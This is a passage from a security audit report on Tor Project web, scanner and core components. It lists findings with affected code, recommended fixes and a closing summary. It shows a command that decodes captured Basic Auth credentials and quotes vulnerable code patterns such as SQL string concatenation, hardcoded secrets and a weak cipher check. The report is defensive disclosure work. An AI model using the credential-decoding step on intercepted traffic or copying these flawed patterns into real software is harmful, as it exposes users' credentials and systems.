    fingerprints = family.split(" ")
    if len(fingerprints) > 1:
        family_str = family.replace('"', "")
```

```
        query = (
            Query.from_(server_families)
            .select(server_families.digest)
            .where(server_families.effective_family == family_str)
        )
        digest = []
        with cls.execute() as cur:
            cur.execute(query.get_sql())
            digest = cur.fetchall()
        if len(digest) > 0:
            digest = digest.pop()
            digest = f"{digest}".strip("(),")
            # Update or insert the tags into family_tags based on the digest
            cls.update_or_insert_family_tags(digest, tags)
[...]
@classmethod
def update_or_insert_family_tags(cls, digest: str, tags: list[str]) -> None:
    """
    Update or insert multiple tags into family_tags based on digest
    """
    if not tags or not digest:
        return

    with cls.execute() as cur:
        for tag in tags:
            [...]
            check_tag_query = (
                Query.from_(family_tags)
                .select("*")
                .where(family_tags.digest == digest)
                .where(family_tags.tags.like("%" + tag + "%"))
            )
            cur.execute(check_tag_query.get_sql())
            digests = cur.fetchall()
            if len(digests) == 0:
                update_query = (
                    Query.update(family_tags)
                    .set(family_tags.tags, fn.Concat(family_tags.tags, ",", tag))
                    .set(family_tags.edited, fn.Now())
                    .where(family_tags.digest == digest)
                )
                cur.execute(update_query.get_sql())
```

It is recommended to redesign the tag storage mechanism. The *family_tags* table should be normalized to store one tag per row, enabling proper indexing and removing inefficient *LIKE* operations. Strict limits should be enforced on the number of tags per request and on maximum tag length. For immediate mitigation, user input should be validated and restricted in size before processing. These measures prevent both immediate degradation and long-term impact on tagging functionality.

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

TOR-02-001 WP1: Lack of Session Management *(Medium)*

Note: It was later found that the production environment utilizes HTTPS, and hence this weakness is only exploitable by high profile adversaries (i.e. government-sponsored, some companies) able to intercept HTTPS communications with a crafted certificate trusted by the operating system. Nevertheless, it is advised to implement some sort of certificate pinning or verification of the server certificate to eliminate this residual risk.

It was found that the TagTor Flask application relies only on HTTP Basic Authentication for user credential verification. Basic Authentication transmits credentials in base64 encoding within the HTTP Authorization header. This provides no cryptographic protection, as base64 is easily decoded by anyone intercepting traffic. Attackers can decode credentials from network traffic to obtain usernames and passwords. This was confirmed as follows:

Affected Request:

```
GET /servers HTTP/1.1
Host: tagtor.torproject.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Basic YXV[...]WQ==
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

Command (decoding credentials):

```
echo -ne "YXV[...]WQ==" | base64 -d
```

Output:

```
au[...]:*EC[...]0Y
```

The root cause can be found in the following code path, which does not enforce a secure authentication mechanism:

Affected File:
https://gitlab.torproject.org/tpo/[...]/main/tagtor/vm.py?ref_type=heads#L29

Affected Code:

```
def authenticate(self):
   username = current_app.config["METRICS_DB_USER"]
   password = current_app.config["METRICS_DB_PASSWORD"]
   self.auth = HTTPBasicAuth(username, password)
```

It is recommended to replace Basic Authentication with a secure authentication mechanism such as OAuth 2.0 with PKCE, session-based authentication with secure session tokens, or JWT-based authentication with proper signing and encryption. If Basic Authentication must be temporarily retained, all authentication traffic must occur exclusively over properly configured HTTPS with strong TLS settings, rate limiting must be implemented to prevent brute force attacks, and a migration timeline to a more secure authentication system must be defined.

TOR-02-003 WP1: Hardcoded Secrets in Configuration File *(Medium)*

It was found that the TagTor Flask application contains hardcoded credentials and secret keys in the default configuration file. An attacker with read-only access to the affected repository could exploit this to gain access to the underlying infrastructure, if default credentials are reused across deployments. This was confirmed as follows:

Affected File:
https://gitlab.torproject.org/tpo/[...]/instance/default_config.py?ref_type=heads#L6

Affected Code:

```
TESTING = False
METRICS_DB_USER = "metrics"
METRICS_DB_PASSWORD = ""
METRICS_DB_URL = "http://127.0.0.1:8428/prometheus/api/v1/query_range"
DB_USER = "metrics"
DB_PASSWORD = "[...]"
DB_HOST = "postgresdb.orb.local"
DB_NAME = "metrics"
SECRET_KEY = "931[...]a17"
REMOTE = False
```

It is recommended to remove all credentials and secret keys from source code. Environment variables may be used as an improvement, but they still present risks[4]. A dedicated secret management solution such as *AWS Secrets Manager*[5], *HashiCorp Vault*[6], or an equivalent secure vault should be preferred. Such tools provide applications with credentials at runtime, store them encrypted at rest, and reduce exposure to adversaries who gain access to leaked source code, developer machines, or other sources of data leakage.

TOR-02-004 WP1: Possible Weaknesses via Absent Security Headers *(Medium)*

It was found that the TagTor Flask application does not set several important HTTP security headers. While this does not constitute a direct vulnerability, the absence of these protections may allow attackers to exploit weaknesses such as *TLS channel downgrades*[7], *Cross-Site Scripting (XSS)*[8], *Mime Sniffing*[9] and *Clickjacking*[10]. This was confirmed as follows:

Command:

```
curl -I -H "Authorization: Basic YXV[...]WQ==" http://localhost
```

Output:

```
HTTP/1.1 200 OK
Server: nginx/1.29.0
Date: Mon, 11 Aug 2025 19:08:32 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3896
Connection: keep-alive
```

It is recommended to configure the application and web server to include the following security headers in all responses, including error responses:

- *X-Frame-Options*: Defines if framing is permitted. While effective to protect from clickjacking attacks, a framable web page can facilitate many other attack scenarios[11]. SAMEORIGIN or DENY are appropriate values in most cases.
- Some *X-Frame-Options* limitations may be offset by leveraging the CSP framework, which offers comparable protective guarantees. It is proposed to implement a simultaneous deployment of the *Content-Security-Policy:*

[4] https://security.stackexchange.com/questions/197784/is-it-unsafe-to-use-env…
[5] https://aws.amazon.com/.../aws-secrets-manager-store-distribute-and-rotate-credentials.../
[6] https://www.hashicorp.com/en/products/vault
[7] https://en.wikipedia.org/wiki/Downgrade_attack
[8] https://owasp.org/www-community/attacks/xss/
[9] https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html#...
[10] https://owasp.org/www-community/attacks/Clickjacking
[11] https://cure53.de/xfo-clickjacking.pdf

frame-ancestors 'none'; header to safeguard users of both modern and older browsers.

- *X-Content-Type-Options*: Defines if resource MIME sniffing should be initiated by the browser. Omitting this header is widely known to assist a specific attack scenario that manipulates the browser into rendering a resource as an HTML document, which ultimately incurs Cross-Site-Scripting (XSS).
- *Strict-Transport-Security (HSTS)*: When missing, this allows adversaries to downgrade HTTPS traffic to clear-text HTTP, hence facilitating MitM attacks using widely available tools, like *sslstrip*[12]. It is advised to deploy HSTS as follows:

  Strict-Transport-Security: max-age=31536000; includeSubDomains;

  It is recommended to avoid the HSTS *preload* option due to its DoS potential[13].

Security headers should be managed in a central location to ensure consistent application. This can be achieved through a load balancer, reverse proxy, or server configuration modules if changes in the application code are not feasible.

TOR-02-005 WP1: Potential Hash Collision via SHA1 Usage *(Low)*

It was found that the application uses the deprecated *SHA1* hashing algorithm. *SHA1* is considered insecure[14] due to known collision vulnerabilities and should not be used in modern applications. Continued reliance on this algorithm may lead to exploitable weaknesses if attackers are able to generate collisions. This was confirmed as follows:

Affected file:
https://gitlab.torproject.org/tpo/[...]/DescriptorUtils.java?ref_type=heads#L77

Affected code:

```
public String calculateDescDigestSha1(String hexString) {
 byte[] sha1Hash = null;
 try {
   byte[] originalBytes = Hex.decodeHex(hexString);
   sha1Hash = messageDigest("SHA-1", originalBytes);

 } catch (Exception ex) {
   logger.warn("Exception: {}", ex.getMessage());
 }

 // Return the hex-encoded SHA-1 hash
```

[12] https://moxie.org/software/sslstrip/
[13] https://www.tunetheweb.com/blog/dangerous-web-security-features/
[14] https://en.wikipedia.org/wiki/SHA-1#Attacks

```
 if (sha1Hash != null) {
   return Hex.encodeHexString(sha1Hash);
 } else {
   return null;
 }
}
```

It is recommended to replace SHA1 with a secure alternative resistant to cryptographic weaknesses[15].

TOR-02-010 WP2: Multiple Vulnerable Dependencies *(Low)*

It was found that the Margot command-line tool codebase includes components with publicly known vulnerabilities. While most of these weaknesses are not directly exploitable in the current implementation, the use of vulnerable dependencies introduces unnecessary risk and reflects weak supply chain hygiene.

Component	Issues	Severity
idna@0.5.0	RUSTSEC-2024-0421[16]: idna accepts Punycode labels that do not produce any non-ASCII when decoded.	High
openssl@0.10.66	RUSTSEC-2025-0004[17]: ssl::select_next_proto use after free	High
rsa@0.9.6	RUSTSEC-2025-0022[18]: Marvin Attack: potential key recovery through timing sidechannels	High
tokio@1.39.3	RUSTSEC-2025-0023[19]: Broadcast channel calls clone in parallel, but does not require `Sync`	Medium

This was confirmed through a review of the following file:

Affected File:
https://gitlab.torproject.org/tpo/[...]/blob/main/Cargo.lock?ref_type=heads#L3193

Affected Code:

```
[[package]]
name = "tokio"
version = "1.39.3"
```

[15] https://en.wikipedia.org/wiki/Secure_Hash_Algorithms
[16] https://rustsec.org/advisories/RUSTSEC-2024-0421
[17] https://rustsec.org/advisories/RUSTSEC-2025-0004
[18] https://rustsec.org/advisories/RUSTSEC-2023-007
[19] https://rustsec.org/advisories/RUSTSEC-2025-0023

```
source = "registry+https://github.com/rust-lang/crates.io-index"
checksum = "9babc99b9923bfa4804bd74722ff02c0381021eafa4db9949217e3be8e84fff5"
dependencies = [
 "backtrace",
 "bytes",
 "libc",
 "mio",
 "pin-project-lite",
 "signal-hook-registry",
 "socket2",
 "tokio-macros",
 "windows-sys 0.52.0",
]
```

All affected dependencies should be upgraded to their latest versions to remediate the identified vulnerabilities. To prevent recurrence, an automated task or commit hook should be implemented to routinely check for vulnerable dependencies. Recommended tools include *cargo audit*, the *Snyk* tool[20] and the *OWASP Dependency Check* project[21]. Ideally, these tools should be executed by an automated job (for example, within a CI/CD pipeline) that notifies a lead developer or administrator of known vulnerabilities, enabling prompt remediation.

TOR-02-011 WP3: Potential DoS in Scanner Prioritization Logic *(High)*

The Simple Bandwidth Scanner contains dormant logic in its relay prioritization mechanism that, if enabled, would expose the scanner to denial-of-service. The affected code rewards relays that produce measurement errors by assigning them higher priority for re-measurement. Although disabled by default, its presence poses risk because future users or developers could enable it and compromise the measurement system.

The issue affects the *best_priority* method of the scanner command. This method calculates a freshness score for relays based on the age of their last measurement. A dormant code block, controlled by the *prioritize_result_error* flag, reduces this score when a measurement results in an error. Since the scanner prioritizes relays with lower freshness scores, error-producing relays would be promoted to the front of the queue.

If activated, attackers could configure malicious relays to consistently trigger *ResultError* conditions. Each failure would reinforce relay priority, creating a feedback loop that monopolizes scanner resources and prevents honest relays from being measured. The flaw lies in rewarding failures without penalties or cooldowns, enabling adversaries to subvert the system through controlled errors.

[20] https://snyk.io/
[21] https://owasp.org/www-project-dependency-check/

The deterministic priority calculation in *RelayPrioritizer* contains flawed logic that treats failures as higher urgency. The dormant block reduces the freshness score for errors whenever *prioritize_result_error=True*.

The root cause for this issue can be found in the following code path:

Affected File:
https://gitlab.torproject.org/tpo/network-health/sbws/[...]/sbws/lib/relayprioritizer.py

Affected Code:

```
def best_priority(
    self, prioritize_result_error=False, return_fraction=True
):
    [...]
    fn_tstart = Decimal(time.monotonic())
    relays = set(copy.deepcopy(self.relay_list.relays))
    if not self.measure_authorities:
        relays = relays.difference(set(self.relay_list.authorities))
    # Since there will be new measurements every time this method is called
    # again, update the list of results.
    # In a future refactor with other data structure there should not be
    # needed.
    rd = self.result_dump
    for relay in relays:
        results = rd.results_for_relay(relay)
        priority = 0
        # The time before which we do not consider results valid anymore
        oldest_allowed = time.time() - self.fresh_seconds
        for result in results:
            # Ignore results that are too far in the past
            if result.time < oldest_allowed:
                continue
            # Calculate freshness as the remaining time until this result
            # is no longer valid
            freshness = result.time - oldest_allowed
            if (
                isinstance(result, ResultError)
                and prioritize_result_error is True
            ):
                [...]
                freshness *= max(
                    1.0 - result.freshness_reduction_factor, 0
                )
            priority += freshness
        # In a future refactor, do not create a new attribute
        relay.priority = priority
    # Sort the relays by their priority, with the smallest (best) priority
    # relays at the front
```

```
relays = sorted(relays, key=lambda r: r.priority)
[...]
for relay in relays[0:upper_limit]:
    [...]
    yield relay
```

It is recommended to remove the flawed logic entirely rather than leaving it disabled. The *prioritize_result_error* parameter and the associated conditional block should be excised from the codebase to prevent accidental activation. If failure-handling is required, the design should be reversed: error-producing relays should be penalized, and a cooldown mechanism should be introduced for repeated failures. Treating errors as a sign of unreliability ensures that measurement resources remain fairly distributed and resistant to manipulation.

TOR-02-012 WP3: State Corruption via Refresh Race Condition *(High)*

The Simple Bandwidth Scanner relay list refresh mechanism contains a race condition that causes silent data loss and state corruption during normal operation. This flaw undermines stability by degrading the accuracy of data used in the relay prioritization algorithm, reducing measurement efficiency and fairness in the final bandwidth data.

The flaw exists in the *_init_relays* method, periodically triggered by worker threads to synchronize with the latest Tor consensus. The method creates a deep copy of the current relay list while the main thread continues updating live relay objects with new measurement timestamps. When the refresh completes, the copied list replaces the original, overwriting updates made in parallel.

A lock (*self._refresh_lock*) prevents two refreshes from running simultaneously but does not prevent conflicts with state updates such as *increment_relay_recent_measurement_attempt()* inside *process_completed_futures()*. Because refresh operations last several seconds while updates occur continuously, data corruption is recurring rather than exceptional.

The data corruption occurs due to the following sequence of operations between the main thread and the worker threads:

1. The main thread initializes a shared *RelayList* object and spawns worker threads to perform measurements.
2. A worker thread triggers a refresh, acquires *_refresh_lock*, and creates a deep copy of the relay list (non-atomic read).
3. The main thread concurrently processes a completed measurement and updates the original relay object (unsynchronized write).
4. The worker thread completes its refresh using the stale snapshot and overwrites the live list with the new version.

5. The state update from step 3 is lost, resulting in data corruption.

The refresh process relies on a non-atomic snapshot (deepcopy) of the relay list. Although protected by *_refresh_lock*, the lock does not cover conflicting write operations. Updates made during the refresh are lost when the stale snapshot replaces the live state.

Affected File:
https://gitlab.torproject.org/tpo/network-health/sbws/[...]/sbws/lib/relaylist.py

Affected Code:

```
class Relay:
    [...]
    def increment_relay_recent_measurement_attempt(self):
        """
        Increment The number of times that a relay has been queued
        to be measured.

        It is call from :func:`~sbws.core.scaner.main_loop`.
        """
        self.relay_recent_measurement_attempt.update()
[...]
class RelayList:
    [...]
    def _init_relays(self):
        [...]
        relays = copy.deepcopy(self._relays)
        for r in relays:
            [...]
        for fp, ns in new_relays_dict.items():
            r = Relay(ns.fingerprint, c, ns=ns, timestamp=timestamp)
            new_relays.append(r)
        [...]
        return new_relays
    [...]
    def _refresh(self):
        # Set a new list of relays.
        self._relays = self._init_relays()
```

Affected File:
https://gitlab.torproject.org/tpo/network-health/sbws/[...]/sbws/core/scanner.py

Affected Code:

```
def process_completed_futures(executor, hbeat, result_dump, pending_results):
    [...]
    for future_measurement in concurrent.futures.as_completed(
        pending_results
    ):
```

```
            target = pending_results[future_measurement]
            # This state update is not protected by the refresh lock and will be lost
            # if a refresh is happening in parallel.
            target.increment_relay_recent_measurement_attempt()
[...]
def main_loop(
    args,
    conf,
    controller,
    relay_list,
    circuit_builder,
    result_dump,
    relay_prioritizer,
    destinations,
):
    [...]
    process_completed_futures(
        executor,
        hbeat,
        result_dump,
        pending_results,
    )
```

It is recommended to extend the scope of *self._refresh_lock* so that read operations such as the deepcopy in *_init_relays* and write operations such as *increment_relay_recent_measurement_attempt()* and *increment_relay_recent_priority_list()* are mutually exclusive, ensuring that the same lock from the *RelayList* object is acquired before any state modification and making the combined read-modify-write cycle atomic to prevent race conditions, data corruption, and loss of program stability.

TOR-02-013 WP1: Insecure SQL Practices in Test Suite *(Medium)*

The DescriptorParser test suite uses insecure string concatenation for SQL queries, in contrast to the parameterized queries applied in production. Test code often serves as a reference for development and maintenance, creating risk that unsafe patterns are copied into production and introduce SQL injection vulnerabilities. This practice normalizes an insecure anti-pattern and undermines the security posture of the application.

The issue arises from inconsistent security standards between test and production code. Although insecure test queries are not directly exploitable due to hardcoded values, they create systemic risk by demonstrating unsafe coding practices and increasing the likelihood of reuse in production.

Affected Files:
https://gitlab.torproject.org/tpo/network-health/metrics/descriptorParser/[...]/src/test/java/org/torproject/metrics/descriptorParser/builders/RouterFamilyBuilderTest.java
https://gitlab.torproject.org/tpo/network-health/metrics/descriptorParser/[...]/src/test/java/org/torproject/metrics/descriptorParser/builders/RouterStatusBuilderTest.java
https://gitlab.torproject.org/tpo/network-health/metrics/descriptorParser/[...]/src/test/java/org/torproject/metrics/descriptorParser/parsers/BandwidthParserTest.java
https://gitlab.torproject.org/tpo/network-health/metrics/descriptorParser/[...]/src/test/java/org/torproject/metrics/descriptorParser/parsers/BridgeNetworkStatusParserTest.java
https://gitlab.torproject.org/tpo/network-health/metrics/descriptorParser/[...]/src/test/java/org/torproject/metrics/descriptorParser/parsers/BridgePoolAssignmentsParserTest.java
https://gitlab.torproject.org/tpo/network-health/metrics/descriptorParser/[...]/src/test/java/org/torproject/metrics/descriptorParser/parsers/BridgedbMetricsParserTest.java
https://gitlab.torproject.org/tpo/network-health/metrics/descriptorParser/[...]/src/test/java/org/torproject/metrics/descriptorParser/parsers/BridgestrapParserTest.java
https://gitlab.torproject.org/tpo/network-health/metrics/descriptorParser/[...]/src/test/java/org/torproject/metrics/descriptorParser/parsers/ConsensusParserTest.java
https://gitlab.torproject.org/tpo/network-health/metrics/descriptorParser/[...]/src/test/java/org/torproject/metrics/descriptorParser/parsers/ExitListParserTest.java
https://gitlab.torproject.org/tpo/network-health/metrics/descriptorParser/[...]/src/test/java/org/torproject/metrics/descriptorParser/parsers/ExtraInfoDescriptorParserTest.java
https://gitlab.torproject.org/tpo/network-health/metrics/descriptorParser/[...]/src/test/java/org/torproject/metrics/descriptorParser/parsers/MicrodescriptorParserTest.java
https://gitlab.torproject.org/tpo/network-health/metrics/descriptorParser/[...]/src/test/java/org/torproject/metrics/descriptorParser/parsers/ServerDescriptorParserTest.java
https://gitlab.torproject.org/tpo/network-health/metrics/descriptorParser/[...]/src/test/java/org/torproject/metrics/descriptorParser/parsers/VoteParserTest.java

Example Code:

```
@Test()
public void testGeneralOverloadedRouter() throws Exception {
  String confFile = "src/test/resources/config.properties.test";
  Connection conn = null;
  PsqlConnector psqlConn = new PsqlConnector();
  conn = psqlConn.connect(confFile);
  String fingerprint = "E11480F37550E11027718EE9FCADCDAD0B91C8BC";
  PreparedStatement preparedStatement = conn.prepareStatement(
      "SELECT * FROM server_status WHERE fingerprint = '"
      + fingerprint + "';");

  try (ResultSet rs = preparedStatement.executeQuery()) {
    if (rs.next()) {
      assertEquals(rs.getString("fingerprint"), fingerprint);
      assertEquals(rs.getInt("overload_general_version"), 1);
      assertEquals(rs.getTimestamp("overload_general_timestamp"),
          Timestamp.valueOf("2023-09-07 09:00:00"));
    } else {
      fail("Status not found");
    }
  }
}
```

It is recommended to refactor all SQL queries in the test suite to use parameterized statements, ensuring consistency with production standards. This removes insecure examples from the codebase and reduces the likelihood of developers adopting unsafe practices.

For long-term mitigation:

- Integrate security practices into the development lifecycle without exception.
- Configure static analysis tools in the CI/CD pipeline to detect and block builds containing string concatenation in SQL queries.
- Update code review checklists to enforce secure query construction across all environments.

TOR-02-014 WP1: DoS via Complex LIKE Operation *(Info)*

It was found that the *network_status_flags_view.sql* file within *metrics-sql-tables* utilizes resource-intensive queries on the flags field, which may cause performance degradation. An attacker might exploit this by crafting queries that trigger full table scans on the flags column, potentially exhausting database resources. This was confirmed as follows:

Affected File:
https://gitlab.torproject.org/tpo/[...]/network_status_flags_views.sql?ref_type=heads#L15

Affected Code:

```
SELECT DISTINCT
    published,
    fingerprint,
    CASE
        WHEN flags LIKE '%BadExit%' THEN 'badexit'
        WHEN flags LIKE '%MiddleOnly%' THEN 'middleonly'
        WHEN flags NOT LIKE '%Guard%'
            AND flags LIKE '%Exit%'
            AND flags NOT LIKE '%Stable%' THEN 'only_exit'
        WHEN flags NOT LIKE '%Guard%'
            AND flags NOT LIKE '%Exit%'
            AND flags LIKE '%Stable%' THEN 'only_stable'
        WHEN flags LIKE '%Guard%'
            AND flags NOT LIKE '%Exit%'
            AND flags LIKE '%Stable%' THEN 'guard'
        WHEN flags  NOT LIKE '%Guard%'
            AND flags LIKE '%Exit%'
            AND flags LIKE '%Stable%' THEN 'stable_exit'
        WHEN flags  LIKE '%Guard%'
            AND flags LIKE '%Exit%'
            AND flags NOT LIKE '%Stable%' THEN 'exit_guard'
        WHEN flags LIKE '%Guard%'
            AND flags LIKE '%Exit%'
            AND flags LIKE '%Stable%' THEN 'stable_exit_guard'
        WHEN flags NOT LIKE '%Guard%'
            AND flags NOT LIKE '%Exit%'
            AND flags NOT LIKE '%Stable%'
            AND flags NOT LIKE '%BadExit%'
            AND flags NOT LIKE '%MiddleOnly%' THEN
'no_guard_exit_stable_middleonly_badexit'
    END relay_type
FROM network_status_entry
GROUP BY fingerprint, published, flags;
```

The query applies multiple *LIKE* conditions combined with *DISTINCT* and *GROUP BY*. This forces inefficient sequential scans, increases CPU and memory consumption, and creates a risk of resource exhaustion.

It is recommended to optimize query execution in PostgreSQL as follows:

1. Enable trigram indexing: Install the *pg_trgm*[22] extension and create a GIN trigram index on the flags column to accelerate substring matching.
2. Optimize grouping: Create a composite index on (fingerprint, published, flags) to reduce sorting and hashing costs from the *GROUP BY* clause.
3. Use precomputation: If executed frequently, precompute the *relay_type* classification during data ingestion or store it in a materialized view with indexes. This avoids repeated evaluation of complex *CASE* expressions and reduces resource usage.

TOR-02-016 WP4: File Descriptor Leak Risk from Safeguard Removal *(Medium)*

It was found that the Tor codebase previously contained a defensive loop that closed all file descriptors beyond standard streams in child processes after fork operations. This safeguard was removed under the assumption that all file descriptors consistently use *FD_CLOEXEC*[23], creating a potential leakage vector.

The *process_unix_exec* function no longer closes extraneous file descriptors in child processes. While the codebase demonstrates good *FD_CLOEXEC* hygiene through use of *fcntl(FD_CLOEXEC)* and wrappers such as *tor_pipe_cloexec*, complete adherence across all code paths cannot be guaranteed. Operations such as dup, accept, or third-party library calls may create file descriptors that do not automatically inherit *FD_CLOEXEC*.

The removal of this safeguard eliminates a defense-in-depth measure that previously mitigated risks caused by missed *FD_CLOEXEC* settings. Although development practices appear strong, one oversight could result in inheritance of sensitive resources by child processes. The impact depends on which file descriptor is leaked, with potential exposure of private keys or authenticated connections.

Affected Commit:
https://gitlab.torproject.org/tpo/core/tor/-/commit/717b59ac2be…99dad6ff87

Affected Change:

```
diff --git a/src/lib/process/process_unix.c b/src/lib/process/process_unix.c
index 15ae03eadf..932cdf2e8c 100644
--- a/src/lib/process/process_unix.c
+++ b/src/lib/process/process_unix.c
@@ -137,7 +137,7 @@ process_unix_exec(process_t *process)
   int stdin_pipe[2];
```

[22] https://www.postgresql.org/docs/current/pgtrgm.html
[23] https://stackoverflow.com/a/6125112

```
   int stdout_pipe[2];
   int stderr_pipe[2];
-  int retval, fd;
+  int retval;

   unix_process = process_get_unix_process(process);

@@ -240,11 +240,9 @@ process_unix_exec(process_t *process)
     close(stdin_pipe[0]);
     close(stdin_pipe[1]);

-    /* Close all other fds, including the read end of the pipe.  XXX: We should
-     * now be doing enough FD_CLOEXEC setting to make this needless.
-     */
-    for (fd = STDERR_FILENO + 1; fd < max_fd; fd++)
-      close(fd);
+    /* Note that we don't close all FDs from here, which we used to do, because
+     * all our open are CLOEXEC. With a very large maximum number of FDs, the
+     * loop was taking a long time: #40990 */
```

The defense-in-depth principle should be restored. The performance concerns[24] that motivated the removal can be addressed without eliminating the safeguard entirely. Notably, the original reporter of the performance issue later acknowledged their configuration was unrealistic[25]. The file descriptor closing loop should be reinstated but with a reasonable upper bound (e.g., 8192 or *getdtablesize*[26]) to mitigate the performance impact. Where available, platform-specific specialized functions like *closefrom*[27] should be used. This approach correctly balances performance with essential protection against a well-known class of vulnerabilities in Unix-like environments.

[24] https://gitlab.torproject.org/tpo/core/tor/-/issues/40990
[25] https://gitlab.torproject.org/tpo/core/tor/-/issues/40990#note_3126677
[26] https://www.man7.org/linux/man-pages/man2/getdtablesize.2.html
[27] https://man.freebsd.org/cgi/man.cgi?closefrom(2)

TOR-02-017 WP4: Build Script Logic Flaw Enables Weak TLS Ciphers *(Medium)*

The build-time script *get_mozilla_ciphers.py*, responsible for generating the Tor default TLS cipher list, contains a logic flaw introduced during refactoring. The original strict string comparison, which included only explicitly enabled ciphers, was replaced with a permissive boolean check that misinterprets conditional non-production configuration values as enabled. This allows weak ciphers to be included in production builds.

The script now parses *Mozilla StaticPrefList.yaml*, which contains preprocessor-style macros such as *@IS_NIGHTLY_BUILD@* used to enable features only in development builds. These macros are converted into string literals before parsing. The condition *if v != False*: evaluates any non-empty string as *True*, failing to respect Mozilla configuration semantics where such strings disable features in release builds. A developer comment stating *"there are strings we want to allow"* indicates a possible misunderstanding that led to the flawed implementation.

The flaw occurs at build time and compromises transport security of the final binary artifact. Weak, deprecated, or experimental cipher suites intended only for testing may be included in the production cipher list. This enables TLS downgrade attacks, allowing network adversaries to force negotiation of weak ciphers, potentially enabling traffic decryption or analysis and undermining Tor network security guarantees.

Affected Commit:
https://gitlab.torproject.org/tpo/core/tor/-/commit/717…f87

Affected Change:

```
diff --git a/scripts/codegen/get_mozilla_ciphers.py
b/scripts/codegen/get_mozilla_ciphers.py
index 65ef1aca2f..1c80144f5a 100755
--- a/scripts/codegen/get_mozilla_ciphers.py
+++ b/scripts/codegen/get_mozilla_ciphers.py
[...]
 #####
-# Read the JS file to understand what ciphers are enabled.  The format is
-#  pref("name", true/false);
-# Build a map enabled_ciphers from javascript name to "true" or "false",
-# and an (unordered!) list of the macro names for those ciphers that are
-# enabled.
-fileB = open(ff('netwerk/base/security-prefs.js'), 'r')
+# Read the yaml file where the preferences are defined.
+
+fileB = open(ff('modules/libpref/init/StaticPrefList.yaml'), 'r').read()
+fileB, _ = re.subn(r'@([^@]*)@', r'"\1"', fileB)
+
+yaml_file = yaml.load(fileB, Loader=yaml.Loader)
```

```
 enabled_ciphers = {}
-for line in fileB:
-    m = re.match(r'pref\(\"([^\"]+)\"\s*,\s*(\S*)\s*\)', line)
-    if not m:
-        continue
-    key, val = m.groups()
-    if key.startswith("security.ssl3"):
-        enabled_ciphers[key] = val
-fileB.close()
+for entry in yaml_file:
+    name = entry['name']
+    if name.startswith("security.ssl3.") and "deprecated" not in name:
+        name = name.removeprefix("security.")
+        name = name.replace(".", "_")
+        enabled_ciphers[name] = entry['value']

 used_ciphers = []
 for k, v in enabled_ciphers.items():
-    if v == "true":
+    if v != False: # there are strings we want to allow.
+
         used_ciphers.append(ciphers[k])
```

The permissive logic in the build script should be reverted to a strict check to ensure only explicitly enabled ciphers are included. The original behavior of checking for *v == "true"* was more secure and should be restored. A more robust implementation would handle both boolean *True* and the string *"true"* to prevent future ambiguity. This change is necessary to restore the principle of explicit inclusion for security-critical configurations and prevent the unintended introduction of non-production cipher suites into the final binary.

Conclusion

Despite the number and severity of findings encountered in this exercise, the Tor Project components in scope defended themselves well against a broad range of attack vectors. The platform will become increasingly difficult to attack as additional cycles of security testing and subsequent hardening continue.

The reviewed Tor Project items provided a number of positive impressions during this assignment that must be mentioned here:

- Secure coding practices are consistently applied in the codebase, such as the use of parameterized queries to prevent SQL injection.
- Foundational security practices are well-integrated within both the Tor and Arti codebases, despite rapid ongoing development.
- Panic calls in the Arti project are converted to debug assertions, enhancing safety and stability in production.
- A default memory quota system is implemented to mitigate resource exhaustion risks.
- The development team demonstrates strong awareness of dependency management, with regular updates already integrated into workflows.
- Documentation and test coverage are available in several critical components, facilitating maintainability and reducing the likelihood of regressions.
- The audit process benefited from rapid and effective collaboration with the Tor Project team, who demonstrated strong security awareness and responsiveness to technical queries.

The security of the Tor Project solution will improve with a focus on the following areas:

- **Core Logic and Application Reliability:** Several critical features require redesign to ensure robust and predictable behavior. The Sybil Hunter logic must be overhauled to use structured, field-specific similarity rather than flattened-string Levenshtein distance, with high-value attributes such as exit policies and family relationships incorporated (TOR-02-007). Within the Simple Bandwidth Scanner, the flawed *prioritize_result_error* mechanism should be removed and replaced with safe failure-handling based on adjusted priorities and cooldowns (TOR-02-011). Race conditions in the refresh mechanism must be addressed by extending the lock to cover read and write operations, ensuring atomicity and preventing state corruption (TOR-02-012).
- **Resource Management and Denial of Service:** Multiple vectors leading to denial-of-service must be systematically eliminated. The use of *.unwrap()* should be replaced with structured error handling to prevent crashes from malformed input (TOR-02-006). Strict server-side limits must be enforced on API parameters, combined with request-rate limiting, to reduce the risk of authenticated DoS (TOR-02-009). The tag storage mechanism requires

re-architecture by normalizing the *family_tags* table, enabling indexing, and enforcing limits on tag length and quantity, thereby preventing inefficient queries and resource exhaustion (TOR-02-015).

- **Error handling:** Replace detailed error messages with generic user-facing messages and classify errors to protect system paths and internal states (TOR-02-008).
- **CSRF Protection:** Add framework-backed CSRF protection to all state-changing endpoints, including tokens for forms and AJAX requests, with secure cookie attributes (TOR-02-002).
- **Modern Browser Security Features:** HTTP security headers must be deployed to provide baseline protections against clickjacking, MIME sniffing, and TLS downgrades (TOR-02-004).
- **Cryptography and TLS:** Stronger cryptographic standards must be adopted throughout the solution. The deprecated SHA1 algorithm must be replaced with a modern, secure alternative (TOR-02-005). TLS configurations must be hardened, and build scripts must be corrected to exclude weak ciphers from production builds, reducing susceptibility to man-in-the-middle attacks (TOR-02-017).
- **Secrets and Configuration Management:** Sensitive data handling requires strict improvement. Credentials and secret keys must be removed from source code and managed using a dedicated solution such as AWS Secrets Manager or HashiCorp Vault (TOR-02-003). Global searches for hardcoded secrets should be conducted across repositories, combined with developer training on secure secret management practices.
- **Development Practices:** The use of insecure SQL concatenation in test code normalizes unsafe practices and risks propagation into production. Test suites must be refactored to use parameterized queries consistently (TOR-02-013).
